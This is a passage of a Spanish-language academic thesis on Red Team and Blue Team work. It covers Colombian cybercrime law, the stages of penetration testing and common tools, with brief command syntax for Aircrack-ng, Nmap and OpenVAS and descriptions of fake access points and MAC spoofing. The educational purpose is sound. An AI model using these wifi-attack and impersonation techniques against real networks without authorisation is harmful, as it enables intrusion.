CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

JOHN JAIRO MARTÍNEZ BLANCO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BUCARAMANGA
2022

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

JOHN JAIRO MARTÍNEZ BLANCO

DOCUMENTO TÉCNICO PARA OPTAR POR EL TÍTULO DE ESPECIALISTA EN SEGURIDAD INFORMÁTICA

Director de Curso
LUIS FERNANDO ZAMBRANO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BUCARAMANGA
2022

CONTENIDO

Pág.

LISTA DE FIGURAS

Pág.

LISTA DE ANEXOS

Pág.

RESUMEN

La información se ha convertido en un activo a resguardar, debido al explosivo incremento de la ciberdelincuencia que diariamente se apodera de la información personal y empresarial. Este documento parte de la necesidad Hackers Security, organización dedicada a servicios de seguridad informática, pero que ha presentado fallos en su sistema de seguridad por fugas de información que no se han podido identificar ni controlar hasta el momento. Se pretende abordar aspectos importantes del perfil y capacidades del equipo Red Team y Blue Team, iniciando con las definiciones de la legislación sobre delitos informáticos y datos personales en las leyes 1273 y 1581 así también se tocan definiciones de lo ético de acuerdo al código profesional de ingenierías. Se analizó un documento de la organización en donde exponen condiciones de contratación del cual se mira que tanto se ciñe a lo legal y a lo ético, además, de la conveniencia de vincularse en las condiciones expuestas. Se analizó un caso sobre ciberseguridad, se conocieron herramientas para realizar un ataque de Pentesting como parte del Red Team, se vieron acciones, herramientas y controles requeridos para contener un ataque por parte del Blue Team, sus herramientas de apoyo potenciadoras de su trabajo.

Todas estas tareas se realizaron para mostrar la necesidad organizacional de reforzar sus sistemas de seguridad informática mostrando como este ejercicio fue un mecanismo que ofreció gran efectividad para identificar vulnerabilidades que luego son controladas con acciones o mecanismos que terminan robusteciendo los sistemas defensivos de las organizaciones

Palabras Claves: blueteam, pentesting, redteam, sistema de seguridad, vulnerabilidad

GLOSARIO

Análisis de Vulnerabilidades: se refiere a la búsqueda y consecución de todo tipo de fallos de seguridad de un sistema informático que podrían usarse para actividades ilegales, poniendo en riego al sistema y a toda la organización.

Blue Screen: Error de sistema operativo Windows que ocasiona un fallo general de sistema induciéndolo a reiniciarse. Se caracteriza por la aparición de un fondo azul con un mensaje de error del sistema con textos de color blanco.

Blue Team: de origen militar aplicado a la ciberseguridad, es el equipo de personas que se encargan de contener los ataques intrusivos en redes y sistemas organizacionales. Solucionan los fallos de seguridad encontrados por un Red Team en los ejercicios simulados y reales. Se especializan en monitorizar los sistemas de seguridad para robustecer la ciberseguridad de la organización.

Ciberataque: son cada una de las oportunidades en que un ciberdelincuente prueba penetrar un sistema informático de manera ilícita con fines mal intencionados aprovechando las vulnerabilidades del sistema.

Exploit: grupo de sentencias usadas para atacar una vulnerabilidad de un sistema para tener acceso, escalando privilegios o denegando servicios en el o para causar algún tipo de daño en el mismo.

Footprint: es la recopilación de datos o información de un sistema y que lo identifica de manera clara, haciendo que esta sea posiblemente usada en un ataque cibernético

Hardenización: proceso de aplicación de medidas y controles que buscan disminuir o eliminar vulnerabilidades o fallos de seguridad encontrados previamente en el sistema con el fin de hacer menos vulnerable o mas robusto al sistema ante posibles ataques.

Kali Linux: distribución de Linux basado en Debian y que contiene una variedad de herramientas capaces de detectar fallos de seguridad, obtener información, atacar los fallos detectados y romper la seguridad de sistemas informáticos. Es una herramienta de código abierto que se actualiza periódicamente, renovando las herramientas existentes así como añadiendo nuevas.

Log: son los registros de la actividad de usuarios y procesos del sistema que son almacenados internamente, recopilando datos como inicios o cierres de sesión, errores de software y hardware, entre otros que pueden ayudar a identificar

problemas, fallos y hasta accesos intrusivos al sistema. Estos registros permiten la función de monitoreo de sistema informáticos.

Máquina Virtual: son emulaciones de maquinas físicas hechas a través de software, haciéndolas funcionales como una maquina física incluyendo todas sus funciones.

Red Team: de origen militar aplicado a la ciberseguridad, es el equipo de personas que se encargan de hacer ataques intrusivos a redes y sistemas organizacionales buscando vulnerabilidades en sus sistemas de seguridad con el fin de evaluar la seguridad de la empresa. Estos ataque se hacen e forma simulada y en ambientes controlados y son bajo la autorización de la directivas organizaciones y son reportadas a un Blue Team que toma las medidas necesarias para remediar las falencias e seguridad encontradas antes de que se presentes ataques reales.

INTRODUCCIÓN

La información se ha convertido en el activo más significativo de las Empresas y como tal es susceptible de ser violentado en su integridad, disponibilidad y en su confidencialidad por parte de delincuentes que usando métodos tecnológicos logran penetrar los sistemas de seguridad de la información. Es por esto que se hace necesario implementar mecanismos que a su vez nos ayude a identificar que tan segura esta la información de las organizaciones, así como también que tan vulnerable es el sistema de seguridad que lo protege. Ante esto surgen las pruebas de Penetración o Pentesting que con variadas técnicas intenta encontrar esas vulnerabilidades en el sistema de seguridad para luego de identificarlas definir las acciones de mejora que robustecerán el sistema de seguridad de la información de las organizaciones.

En este documento se mostrarán las definiciones de conceptos de Seguridad, referentes a los mecanismos usados por el personal auditor o encargado de la seguridad de la información, que busca, paradójicamente atacando el sistema de seguridad, hacerlo más fuerte ante cualquier posibilidad de ataque.

Se analizaran los aspectos éticos y legales de la propuesta hecha por Hacker Security para la conformación de un equipo Red Team y de Blue Team, que buscará identificar vulnerabilidades que luego de ser encontradas se realizará un esquema de contención que minimice las vulnerabilidades del sistema de seguridad de la organización.

Se realizara un ataque a modo de equipo Red-Team a dos máquinas sospechosas de ser víctimas de fuga de información, utilizando herramientas software para la detección de las vulnerabilidades con la idea de posteriormente atacar estas maquias a través de Exploits que pretenden acceder de manera intrusiva al sistema para demostrar el alcance de la vulnerabilidad de la información allí presente.

Y finalmente se realizará un análisis del ataque en curso para buscar contenerlo, para ello Hackers Security solicita a su equipo Blue-Team contener un ataque (Ver Anexo E) que se está dando en tiempo real y al cual se debe gestionar de la mejor manera, de igual manera basado en el ejercicio anterior (Ver Anexo D) miraremos medidas de Hardenización para fortalecer la seguridad de la organización así como también se tocaran definiciones importantes para enriquecer la labor de un Blue-Team como son CIS y SIEM que corresponden a herramientas de uso para lograr altos niveles de seguridad de la información organizacional.

1 DEFINICIÓN DEL PROBLEMA

En la actualidad el uso de las tecnologías de la información se ha incrementado significativamente al punto de que muchas de las tareas que se hacen de manera física/presencial ahora se hacen a través de las redes e internet, como transacciones bancarias, recolección de datos personales en las organizaciones, Evaluaciones y encuestas, incluso la firma de documentos. Todo esto indica cada vez más que la información tiene un valor preponderante tanto a nivel personal como a nivel empresarial y por tanto se convierte en un gran valor a resguardar. sin embargo, el auge e incremento del uso de la tecnología integrado a la cotidianidad de las personas también hace que surjan personajes y actos siniestros que buscan apoderarse de la información circulante y almacenada digitalmente en bases de datos y otros medios, especialmente la información de las empresas que ven como son vulneradas las seguridades impuestas, muchas veces de manera artesanal y sin conocimientos suficientes sobre el tema.

Hackers Security es una empresa prestigiosa de seguridad informática que ha venido presentando problemas de seguridad debido a la fuga de información reciente y a eventos de similar característica pero que hasta el momento no se ha determinado el origen de este fallo en la seguridad, motivo por el cual la empresa Hackers Security ha decidido conformar equipos Red Team y Blue Team para realizas pruebas de penetración buscando determinar cuáles son estas fallas y posteriormente generar mecanismos y acciones que permitan robustecer la seguridad de la información organizacional.

1.1 **ANTECEDENTES DEL PROBLEMA**

Se presentan incidentes de seguridad de la información en que se pierde información, de igual forma surge información que previamente conocida, aparece en un estado diferente al conocido.
Esta situación se ha presentado en repetidas ocasiones sin que se identificaran responsables ni causas que lo expliquen adecuadamente.

1.2 **FORMULACIÓN DEL PROBLEMA**

¿Es entonces la búsqueda de vulnerabilidades de forma controlada, y ética, por parte de equipos Red Team y Blue Team un mecanismo de fortalecimiento de los sistemas de seguridad de las organizaciones?

¿Es a través de pruebas de Pentesting que se puede identificar falencias en estos sistemas que luego serán contenidos y controlados usando medidas y acciones de mejora que redunden en la protección de la información y los activos que la procesan a medida que se regulariza esta práctica al interior de las organizaciones?

Podemos iniciar una serie de ejercicios en esta dirección que nos muestren como desde un test de Pentesting puede iniciar la trasformación de la seguridad en Hackers Security traduciéndose a futuro en un sistema de seguridad robusto capaz de sortear cada vez mejor cualquier incidente de seguridad informática o ciberataque que se presente en la organización.

2 JUSTIFICACIÓN

La ejecución de este ejercicio de pruebas de penetración, o Pentesting, nos permite identificar las posibles vulnerabilidades presentes en un sistema de seguridad de la información, pudiendo así generar mecanismos de contención como respuesta a cada vulnerabilidad encontrada. Este mecanismo puede ser usado de manera cíclica posibilitando el crecimiento en seguridad del sistema a al final de cada ciclo, dando a las organizaciones un mecanismo de fortalecimiento de sus sistemas de defensas desde fallos de seguridad menores hasta ataques cibernéticos, logrando contener y dar trámite a los eventos de seguridad informática que se puedan presentar a lo largo del tiempo.

De igual manera permite a los equipos Red Team y Blue Team acercarse a la forma de pensamiento de un ciberdelincuente, conociendo más de cerca su actuar, incluso dando la posibilidad de estar más familiarizados y actualizados de los mecanismos de ataque utilizados, lo que se traduciría en la construcción de mejores y más reales escenarios cada vez y por lo tanto mejores y más actualizados sistemas de defensa.

3 OBJETIVOS

3.1 **OBJETIVO GENERAL**

Construir un informe Técnico que permita establecer estrategias de testeo adecuadas para equipos Red Team y Blue Team con el fin de identificar vulnerabilidades y posteriormente contener y controlar fallos de seguridad en una organización enmarcado en la legislación Colombiana sobre delitos informáticos.

3.2 **OBJETIVOS ESPECÍFICOS**

Identificar la legislación en Colombia que rige y define delitos informáticos como marco legal del actuar de un Red Team y Blue Team.

Analizar documentación de la organización con el fin de determinar posibles inconsistencias legales o éticas para alinearlas con la normatividad vigente.

Construir y ejecutar un ataque Pentesting a equipos en escenarios controlados utilizando herramientas especializadas con el fin de identificar vulnerabilidades.

Generar estrategias de mitigación, control y contención de las vulnerabilidades encontradas utilizando herramientas especializadas con el fin de fortalecer los sistemas de seguridad informática organizacional.

4 MARCO TEORICO

El mundo de hoy se encuentra en un florecer del uso de las tecnologías integrando esto a la cotidianidad de las personas y empresas por lo que se permanece conectado todo el tiempo a las redes de información en cualquier lugar y momento.

Con este auge de uso de las tecnologías de la información surgen también el auge de la **ciberdelincuencia** que busca obtener o atrapar la información que se guarda o circula en forma digital en la internet, lo que supone una gran amenaza para las personas y empresas que día a día intercambian información a través de las tecnologías de la información.

En respuesta a esta inevitable ola de ciberdelincuencia aparece el concepto de **ciberseguridad** que no es otra cosa que los acciones y mecanismos usados para proteger el gran y valioso activo que hoy por hoy representa la información, del acecho y ataque de ciberdelincuentes que cada vez sofistican más sus ataques haciendo más compleja las tareas de ciberseguridad.
Entre los ataques más usados por la ciberdelincuencia [1]están:

- *Phishing* [2]que regularmente se realiza a través de emails que suplantan la identidad de una persona o empresa reconocida para engañar e inducir a la víctima a que entregue información que de forma normal no daría, esta es una de las formas más usadas en la actualidad.

- *Ingeniería Social* [3]que se vale de la capacidad del atacante para engañar y envolver a su víctima llevándola a entregar la información que el atacante necesita sin que la víctima sea consciente de que está siendo vulnerada.

- *Rasomware*[4] que es un tipo de software malicioso capaz de bloquear o secuestrar la información de un dispositivo, o sistema, y que pide a la víctima, normalmente dinero, a cambio de devolver el acceso a la información retenida. sin embargo, el pago por rescate no garantiza que se pueda acceder nuevamente a la información secuestrada.

[1] CISCO. ¿Qué es la ciberseguridad? Cisco [sitio web]. [Consultado el 9, octubre, 2022]. Disponible en: https://www.cisco.com/c/es_mx/products/security/what-is-cybersecurity.html#~how-cybersecurity-works.
[2] SPARKES, Matthew. Phishing. *NewScientist* [en línea]. 15, junio, 2021. [Consultado el 9, octubre, 2022]. Disponible en: https://www.newscientist.com/definition/phishing/.
[3] LAKHANI, Aamir. How to protect against social engineering fraud. *Creamer Media's Engineering News* [en línea]. 28, septiembre, 2022. [Consultado el 8, octubre, 2022]. Disponible en: https://www.engineeringnews.co.za/article/how-to-protect-against-social-engineering-fraud-2022-09-28.
[4] LEVER, Rob. What Is Ransomware? *U.S.News & World Report* [en línea]. [Consultado el 8, octubre, 2022]. Disponible en: https://www.usnews.com/360-reviews/privacy/what-is-ransomware.

- *Malware*[5] que es un tipo de software malicioso diseñado para acceder de forma no autorizada o dañar información en el dispositivo donde es inyectado.

Existen más formas de ataques cuyo fin es el mismo, obtener la información de sus víctimas, lo que hace muy necesario que se implementen o tomen medidas para proteger la información de forma robusta y en concordancia a la actualidad de las formas de ataque. Frente a esto se creado un mecanismo que busca fortalecer los sistemas defensivos de las organizaciones haciendo inicialmente ataques controlados a los sistemas de seguridad con el fin de evidenciar las vulnerabilidades, que muchas veces no se sabe que se tienen debido a que los sistemas de seguridad no se comprueban sino hasta que son atacados.

El hacer visibles estas vulnerabilidades permite de forma detallada tratar cada fallo encontrado, logrando fortalecer las medidas de seguridad, traduciéndose en controles y contención de posibles ataques o incidentes de seguridad informática.

De esta tarea se encargan los equipos **Red Team**, realizando los ataques, de manera ética, pero pensando como lo haría un ciberdelincuente, y los equipos **Blue Team** que trabajan respondiendo a los ataques, buscando controlar y contener cada uno de ellos. Esta dinámica se convierte en un campo de entrenamiento en el que se ponen a prueba los sistemas de seguridad y que da como resultado un sistema más robusto luego de cada ejercicio.

[5] PALMER, Danny. What is malware? Everything you need to know about viruses, trojans and malicious software. *ZD Net* [en línea]. [Consultado el 9, octubre, 2022]. Disponible en: https://www.zdnet.com/article/what-is-malware-everything-you-need-to-know-about-viruses-trojans-and-malicious-software/.

5 INFORME TÉCNICO

5.1 **Conceptos equipos de Seguridad**

5.1.1 LEGISLACIÓN COLOMBIANA

La legislación Colombiana habla sobre protección de Datos y TI a partir de dos **leyes** que son la **1273** de **2009** y la **1581** de **2012**.
Donde la primera, la ley 1273 de 2009 define una serie de Delitos informáticos y sus agravantes en dos capítulos así:
En el **Capítulo I** se definen los delitos sobre la integridad, disponibilidad y confidencialidad de los datos en los sistemas de información, los delitos definíos por esta ley son los siguientes[6]:

- Acceso abusivo a un sistema informático (**Artículo 269A**). Con penas de prisión entre 48 y 96 meses y multa de 100 a 1.000 SMMLV.
- Obstaculización ilegítima de sistema informático o red de telecomunicación (**Artículo 269B**). Con penas de prisión entre 48 y 96 meses y multa de 100 a 1.000 SMMLV.
- Interceptación de datos informáticos (**Artículo 269C**). Con penas de prisión entre 36 y 72 meses y multa de 100 a 1.000 SMMLV.
- Daño Informático (**Artículo 269D**). Con penas de prisión entre 48 y 96 meses y multa de 100 a 1.000 SMMLV.
- Uso de software malicioso (**Artículo 269E**). Con penas de prisión entre 48 y 96 meses y multa de 100 a 1.000 SMMLV.
- Violación de datos personales (**Artículo 269F**). Con penas de prisión entre 48 y 96 meses y multa de 100 a 1.000 SMMLV.
- Suplantación de sitios web para capturar datos personales (**Artículo 269G**). Con penas de prisión de 48 a 96 meses y multa de 100 a 1.000 SMMLV.

En el **numeral 269H** se hace referencia a los agravantes de las penas para los anteriores delitos.
El **Capítulo II** se refiere a dos delitos específicos como son el hurto y la transferencia no consentida de activos a través de medios informáticos, estas definiciones se dan de la siguiente forma:

- Hurto por medios informáticos y semejantes. (Artículo 269I). Con penas definidas para Hurto Calificado en el Articulo 240 del código penal.
- Transferencia no consentida de activos (Artículo 269J). Con pena de prisión entre 48 y 120 meses y multa de 200 a 1.500 SMMLV

Por otro lado la **Ley 1581 de 2012** se refiere a las condiciones generales para poder realizar una debida protección de Datos Personales, aquí se dan pautas

[6] COLOMBIA. CONGRESO DE LA REPUPLICA. Ley 1273 (5, enero, 2009) [en línea]. Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado “de la protección de la información y de los datos”- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. Diario Oficial No. 47.223. p. 1-5.. Disponible en: https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf.

necesarias para el manejo adecuado de los datos personales por parte de cualquier entidad, pública o privada, que administra datos personales alojados en cualquier base de datos. Las disposiciones sentadas en este documento son las siguientes[7]:

- Objeto, ámbito de aplicación y definiciones
- Principios rectores
- Categorías especiales de datos
- Derechos y condiciones de legalidad para el tratamiento de datos
- Procedimientos
- Deberes de los responsables del tratamiento y encargados del tratamiento
- Mecanismos de vigilancia y sanción
- Transferencia de datos a terceros países
- Otras disposiciones

Con estas disposiciones se pretende regular el derecho que tienen las personas de dar autorización o no, actualización o rectificación de la información a guardada en las bases de datos.

Otra ley que debe tenerse en cuenta es la **Ley 842 de 2003**, que da soporte al **Código de Ética** que rige para el ejercicio de la **ingenierías y las profesiones afines** y que reposa en el documento generado por el Consejo Profesional Nacional de Ingeniería (**COPNIA**[8])

[7] COLOMBIA. CONGRESO DE LA REPUBLICA. Ley estatutaria 1581 (18, octubre, 2012)[en línea]. Por la cual se dictan disposiciones generales para la protección de datos personales. Diario Oficial No. 48.587. p. 1-274. Disponible en: https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf.

[8] CONSEJO PROFESIONAL NACIONAL DE INGENIERÍA. Código [en línea]. (15, febrero, 2016) Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Disponible en: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf.

5.1.2 ETAPAS DE PENTESTING

EL Pentesting se puede definir como las metodologías utilizadas para determinar la seguridad de un sistema y que se lleva a cabo simulando un ataque a el sistema intentado acceder a la información del mismo para sustraerla, modificarla o incluso tomar el control del sistema[9].
Estas es una práctica que deben tener muy en cuenta las empresas para evaluar sus sistemas de seguridad de la información y que deben realizar periódicamente como parte del cronograma de seguridad.

Las fases del Pentesting dependen de la metodología utilizada, aunque entre todas ellas manejan una estructura muy similar. Las etapas del Pentesting de manera general serian:

1. **Acuerdo con el cliente sobre pruebas**: que es la etapa donde se definen las reglas del test de penetración y que el cliente debe aceptar para iniciar las pruebas.

2. **Levantamiento de Información**: es aquí donde se busca obtener toda la información posible, información como nombres, números de documentos, perfiles de usuarios, emails de empleados, estructura de la red, personal administrador de la información, entre muchas otras que se obtienen a través de técnicas de Ingeniería social para probar la seguridad a nivel del factor humano, y otras más tecnológicas que pretenden, probar la seguridad en medios y dispositivos. algunas herramientas tecnológicas usadas en esta etapa serian *Aircrack-ng, wireshark* además herramientas como *Net Cap*, aunque esta herramienta está en desuso debido a que los fabricantes de equipos de comunicación como Rúters, módems etc., ya conocen esta herramienta y crean mecanismos de protección que la evitan

3. **Modelado de amenazas**: se logra analizando la información obtenida en la fase anterior, buscando que esta muestre algunas de las vulnerabilidades que son susceptibles de atacar como parte del proceso del test de penetración y que permitirán elaborar un plan estructurado de pruebas para atacar las vulnerabilidades encontradas.

4. **Escaneo de puertos y servicios**: esta etapa seria el complemento de la fase de modelamiento, pues a través de herramientas tecnológicas se hace un paneo de puertos, tratando de encontrar cuales están abiertos

[9] ALVAREZ INTRIAGO, Vilma Karina. Propuesta de una metodología de pruebas de penetración orientada a riesgos [en línea].Tesis Doctoral. Universidad Espíritu Santo-Guayaquil, 2018 [consultado el 31, agosto, 2022]. Disponible en: http://repositorio.uees.edu.ec/bitstream/123456789/2525/1/ALVAREZ%20INTRIAGO%20VILMA%20KARINA.pdf.

para identificarlos como posibles vulnerabilidades para a través de ellos hacer ataques intentando penetrar el sistema de seguridad. Algunas herramientas usadas en esta etapa son *Net-cap* y *Nmap.*

5. **Explotación de vulnerabilidades**: En esta etapa se pone en marcha el plan de ataque generado en las etapas 3 y 4 haciendo la búsqueda de las grietas de seguridad y usándolas para penetrar al sistema, inicialmente buscando la interacción con el sistema de información y posteriormente se buscara hacer una intrusión más significativa. Una de las herramientas utilizadas para esta etapa es *Aircrack-ng*, que viene incluida en el kit de *Kali Linux*.

6. **Post explotación**: esta etapa tiene la particularidad de que luego de haber penetrado el sistema, se busca escalar en los privilegios para tomar posesión del sistema o hacer un ataque severo al mismo. Esto demostraría al cliente si es o no robusto su sistema de seguridad. Algunas de las herramientas usadas para esta etapa serian *ExploitDB* y las listas *CVE*.

7. **Reportes**: Esta sería la etapa final del test de penetración en donde luego de haber realizado el ataque y las intrusiones que se hallan logrado se documenta todo el proceso indicando cuales son las vulnerabilidades clasificándolas según su complejidad o gravedad de tal forma que sea también evidenciada la prioridad para ser tratadas estas. Este informe se convierte en el punto de partida de un plan de Acciones para corregir, minimizar las vulnerabilidades del sistema y así contener posibles ataques al mismo. Una de las herramientas útiles en esta etapa es el listado CVE que se convierte en una hoja de ruta en este propósito.

Como apoyo al proceso de Pentesting es importante destacar herramientas de gran utilidad en sus diferentes etapas y para dar seguimiento a las diferentes etapas del Pentesting, claramente, aparece en el panorama herramientas como las ofrecidas por el kit de *Kali-linux* antes *Back-track* que ofrece herramientas para atacar especialmente las fases 4, 5 y 6 del Pentesting. Entre ellas se destacan las siguientes:

- *Aircrack-ng*: permite hacer monitoreo-ataques-testing-cracking de las redes wifi más concretamente convertir al equipo atacante en un Access Point (AP) falso para que se conecten a él, muchas veces suplantando una red existente y luego de esto se puede ver el tráfico entre los equipos conectados
    - *airmong-ng* -> permite ver el listado de tarjetas de red wifi conectadas al equipo atacante.
    - *airmon-ng* <start|stop> <tarjeta> [canal] -> entrar|salir del modo monitor de la tarjeta de red.

    - airmon-ng <check|check kill> -> permite matar los procesos que interfieren con la tarea que se este realizando.
- Otros comandos de esta Herramienta son
    - *airbase-ng*
    - *airodump-ng*
    - *aireplay-ng*
    - *aircrack-ng*
    - *airdecap-ng*

Sentencias que intervienen en las tareas referentes al ataque a la red wifi objetivo.

- *Netcat:* que es una herramienta de escaneo de puertos (etapa 4 de Pentesting)
- *Nmap:* identificación de puertos (4)

El comando tendría la estructura ***nmap -p <rangoPts> <Ip>***
Para iniciar el escaneo de puertos, por ejemplo ***nmap -p 15-150 192.168.1.2***
Para hacer un escaneo de los puertos 15 a 150 de la dirección Ip 192.168.1.2.

- *WireShark:* es una herramienta que funciona como analizador de paquetes en la red y que muestra en tiempo real el tráfico captado por la tarjeta de red de la máquina atacante.

- *GNU MAC Changer*: cambiador de Mac's. Esta herramienta normalmente es usada cuando es necesario suplantar un equipo en la red y se necesita aparecer como un equipo que ya está en ella.

5.1.3 HERRAMIENTAS DE CIBERSEGURIDAD

- *Metasploit*[10]: es un proyecto de código abierto usado en seguridad informática para hacer pruebas de Pentesting dando información sobre las vulnerabilidades presentes en un sistema. Funciona como Framework que puede ser instalado tanto en Windows como en Linux, además existe una versión en el Kit de Herramientas Kali Linux.

Con esta herramienta se usan Exploits para atacar el sistema que develaran las vulnerabilidades presentes y puede ser importante aplicarlos para la etapa 5 de un ejercicio de Pentesting.
Inicialmente fue programado en lenguaje PERL y ahora existe una versión hecha totalmente en lenguaje Ruby.

- *Nmap[11]:* es un software de código abierto usado para identificar equipos en la red y puertos abiertos como parte de un ejercicio de prueba de Pentesting en la etapa de detección de vulnerabilidades y detección de Puertos Etapa 4 y 5 Pentesting). Se trata de enviar paquetes a un equipo objetivo y se analiza la respuesta de este envío por parte del equipo Objetivo.

El comando base es de la forma: *nmap [ip]*

- *OpenVas:* se conoce como un potente escáner de vulnerabilidades de red, de código abierto, generado por Greenbone Networks, realiza pruebas en red, autenticadas y no autenticadas, además de protocolos industriales y de internet de alto y bajo nivel y sería de gran utilidad en la etapa de explotación de vulnerabilidades en un ejercicio de Pentesting.

La utilización se basa en dos comandos [12]que son:
sudo openvas-setup para instalar y configurar el OpenVas
sudo openvas-start para iniciar la exploración de fallos
Esta herramienta sería de gran utilidad en la etapa de Escaneo de Puertos y Levantamiento de Información.

Servicios en línea:

- *ExploitDB*: funciona como un repositorio de base de datos de Exploits para realizar pruebas de Pentesting en busca de vulnerabilidades o debilidades de una red. Vulnerabilidades que pueden ser aprovechadas para dar un

[10] UNIVERSIDAD COMPLUTENSE MADRID. UCM-Proyecto de Innovación Software libre para ciencias e ingenierías - Metasploit. Universidad Complutense de Madrid [sitio web]. (2014). [Consultado el 1, septiembre, 2022]. Disponible en: https://www.ucm.es/pimcd2014-free-software/metasploit.
[11] DE LUZ, Sergio. Realiza escaneos de puertos con Nmap a cualquier servidor o sistema. En: Redes Zone [en línea]. Septiembre, 2022. [Consultado el 2, septiembre, 2022]. Disponible en: https://www.redeszone.net/tutoriales/configuracion-puertos/nmap-escanear-puertos-comandos/.
[12] VERA, Rafael Altube. Qué es OpenVAS, para qué sirve y características. OpenWebinars.net [sitio web]. (11, noviembre, 2020). [Consultado el 27, agosto, 2022]. Disponible en: https://openwebinars.net/blog/que-es-openvas/.

ataque luego de determinarlas y tratar de hacer una intrusión en la etapa 6 (Post-explotación) con el fin de lograr un escalamiento de privilegios.

- *CVE*[13]: Exposiciones y Vulnerabilidades comunes. Se refiere a una lista de fallas o vulnerabilidades típicas o comunes enumeradas o identificadas en una lista pública. con esta lista normalmente, auditores o especialistas, se generan mecanismos para dar solución y priorizar cada falla en la lista y con esto aumentar la seguridad del sistema informático. En esta lista se debe clasificar la falla de acuerdo a su complejidad.

Un CVE debe cumplir con las siguientes características:

- Se pueden solucionar de forma independiente.
- El proveedor afectado las confirma o las documenta.
- Afectan una base del código


Esta clasificación deberá ser de gran apoyo a la hora de la elaboración de informes luego de un ejercicio de Pentesting (Etapa 7.Reportes) lo que le dará al cliente mayor claridad sobre los hallazgos relacionados como vulnerabilidades.

[13] REDHAT.COM. El concepto de CVE. Red Hat - We make open source technologies for the enterprise [sitio web]. (25, noviembre, 2020). [Consultado el 1, septiembre, 2022]. Disponible en: http://www.redhat.com/es/topics/security/what-is-cve.

5.1.4 CONFIGURACIÓN BANCO DE TRABAJO

• **Paso A**: En la Figura 1 podemos observar la versión de la máquina Virtual Box que en este caso es la más reciente, 6.1.

